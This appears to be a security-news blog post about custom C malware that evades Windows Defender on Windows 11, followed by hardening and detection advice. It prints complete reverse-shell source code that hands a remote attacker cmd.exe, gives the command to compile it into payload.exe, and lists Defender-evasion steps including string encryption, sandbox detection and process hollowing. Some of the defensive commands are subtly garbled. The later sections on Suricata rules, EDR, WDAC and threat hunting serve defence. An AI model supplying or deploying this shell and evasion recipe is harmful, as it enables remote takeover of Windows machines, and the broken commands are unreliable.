Listen to this Post

Introduction:
The perpetual arms race between cyber attackers and defenders escalates as security researchers demonstrate novel methods to bypass established protections. A recent proof-of-concept development of custom C-based malware successfully evading Windows Defender on Windows 11 highlights critical vulnerabilities in signature-based detection systems. This incident underscores the urgent need for organizations to implement layered security approaches beyond traditional antivirus solutions.
Learning Objectives:
- Understand the technical methodology behind custom malware development and Windows Defender evasion
- Implement comprehensive detection mechanisms for similar attack vectors
- Deploy advanced hardening techniques for Windows enterprise environments
You Should Know:
1. Custom Malware Development Fundamentals
The foundation of this attack begins with crafting custom malware in C, a low-level language that provides granular control over system interactions and minimal footprint. Attackers leverage Windows API functions directly to avoid suspicious library imports that might trigger detection.
include <windows.h>
include <stdio.h>
include <winsock2.h>

pragma comment(lib, "ws2_32.lib")

int main() {
WSADATA wsaData;
SOCKET s1;
struct sockaddr_in hax;
char aip_addr[] = "192.168.1.100";
int port = 4444;
STARTUPINFO sui;
PROCESS_INFORMATION pi;

WSAStartup(MAKEWORD(2, 2), &wsaData);
s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
hax.sin_family = AF_INET;
hax.sin_port = htons(port);
hax.sin_addr.s_addr = inet_addr(aip_addr);

WSAConnect(s1, (SOCKADDR)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

memset(&sui, 0, sizeof(sui));
sui.cb = sizeof(sui);
sui.dwFlags = STARTF_USESTDHANDLES;
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE)s1;

CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);

CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
closesocket(s1);
WSACleanup();
return 0;
}
Step-by-step guide explaining what this does and how to use it:
This C code establishes a reverse TCP shell connection to an attacker-controlled machine. The program initializes Windows sockets, connects to the specified IP and port, then creates a cmd.exe process whose input/output is redirected through the socket. To compile, use MinGW: x86_64-w64-mingw32-gcc malware.c -o payload.exe -lws2_32. The resulting executable establishes a remote command prompt when executed on the target system.
2. Windows Defender Evasion Techniques
Modern malware employs sophisticated techniques to avoid detection by signature-based antivirus solutions. The successful bypass demonstrated in the research likely involved multiple obfuscation methods.
Step-by-step guide explaining what this does and how to use it:
First, implement runtime API resolution instead of direct imports using GetProcAddress() and LoadLibrary(). Second, encrypt critical strings using XOR or AES encryption, decrypting them only during execution. Third, modify the executable’s cryptographic hash between deployments using padding techniques. Fourth, implement sandbox detection by checking for virtualized environment artifacts before executing malicious payloads. Finally, use process hollowing techniques to inject malicious code into legitimate running processes.
3. Network Monitoring for Reverse Shell Detection
Detecting established reverse shells requires monitoring for suspicious network patterns and process behaviors that deviate from normal operations.
Step-by-step guide explaining what this does and how to use it:
On Windows, use PowerShell to monitor network connections: `Get-NetTCPConnection | Where-Object {$_.State -eq “Established”}` combined with process ownership checking. On Linux monitoring systems, use Suricata with custom rules alerting on suspicious outbound connections: alert tcp $HOME_NET any -> $EXTERNAL_NET 4444 (msg:"Potential Reverse Shell"; flow:established,to_server; content:"cmd.exe"; depth:8; classtype:shellcode-detect;). Additionally, implement egress filtering at the firewall level to restrict unnecessary outbound communications.
4. Endpoint Detection and Response (EDR) Configuration
EDR solutions provide behavior-based detection capabilities that identify malicious activities regardless of file signatures.
Step-by-step guide explaining what this does and how to use it:
Deploy Microsoft Defender for Endpoint or third-party EDR solutions with these critical configurations: Enable attack surface reduction rules blocking executable content from email and untrusted websites. Configure reputation-based protection to block low-reputation files. Implement behavior monitoring focusing on process injection, unsigned processes spawning shells, and anomalous parent-child process relationships. Create custom detection rules alerting on processes with network connections that don’t normally require internet access.
5. Application Control with Windows Defender Application Control
WDAC provides granular application execution control, preventing unauthorized executables from running regardless of their detection status.
Step-by-step guide explaining what this does and how to use it:
Deploy WDAC policies via Group Policy or Intune. Create a base policy using: New-CIPolicy -FilePath BasePolicy.xml -Level SignedVersion. Supplement with supplemental policies for specific applications. Deploy in audit mode first using: `ConvertFrom-CIPolicy -XmlFilePath BasePolicy.xml BinaryFilePath BasePolicy.bin` followed by deploying the bin file to C:\Windows\System32\CodeIntegrity\SIPolicy.pnf. Monitor logs before enforcing to avoid business disruption.
6. PowerShell Hardening and Constrained Language Mode
PowerShell remains a common post-exploitation tool, making restriction critical for defense.
Step-by-step guide explaining what this does and how to use it:
Enable PowerShell logging via Group Policy: Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell > Turn on Module Logging and Script Block Logging. Implement Constrained Language Mode via AppLocker rules or environment variable: $ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage". Combine with Just Enough Administration (JEA) to limit administrative capabilities without providing full privileged access.
7. Threat Hunting for Compromise Indicators
Proactive threat hunting identifies adversaries who have bypassed preventive controls.
Step-by-step guide explaining what this does and how to use it:
Establish a continuous hunting program focusing on these areas: Examine process creation events for unusual parent-child relationships (e.g., winword.exe spawning cmd.exe). Analyze network connections for processes that don’t typically require network access. Hunt for unsigned executables running from temporary directories or user profiles. Use PowerShell to query event logs: Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} | Where-Object {$_.Properties[bash].Value -like "temp"}. Implement Sigma rules for automated detection of suspicious patterns.
What Undercode Say:
- Signature-based antivirus solutions alone provide insufficient protection against determined adversaries employing custom malware
- Defense-in-depth strategies combining preventive and detective controls create resilient security postures
- The barrier to entry for sophisticated attacks continues to lower, requiring organizations to assume breach mentality
The demonstrated Windows Defender bypass reveals fundamental limitations in traditional antivirus approaches that rely primarily on signature detection. While the malware itself wasn’t particularly sophisticated, its success highlights how even basic custom tools can evade detection when they don’t match known patterns. This reality demands security programs that emphasize behavior monitoring, application control, and network segmentation alongside traditional antivirus solutions. Organizations must prioritize security controls that assume some attacks will succeed, focusing equally on prevention and detection capabilities.
Prediction:
The accessibility of custom malware development will increase as AI-assisted coding tools become more prevalent, enabling less skilled attackers to create novel bypass techniques. We’ll see a shift toward fileless attacks and living-off-the-land techniques that leverage legitimate system tools, making detection more challenging. Defender solutions will increasingly incorporate AI/ML behavioral analysis, but attackers will simultaneously develop AI-powered evasion methods. The future battleground will center around AI versus AI in endpoint security, with organizations needing to invest in both advanced protection technologies and skilled human analysts who can recognize subtle attack patterns.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shaik Hidayatullah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


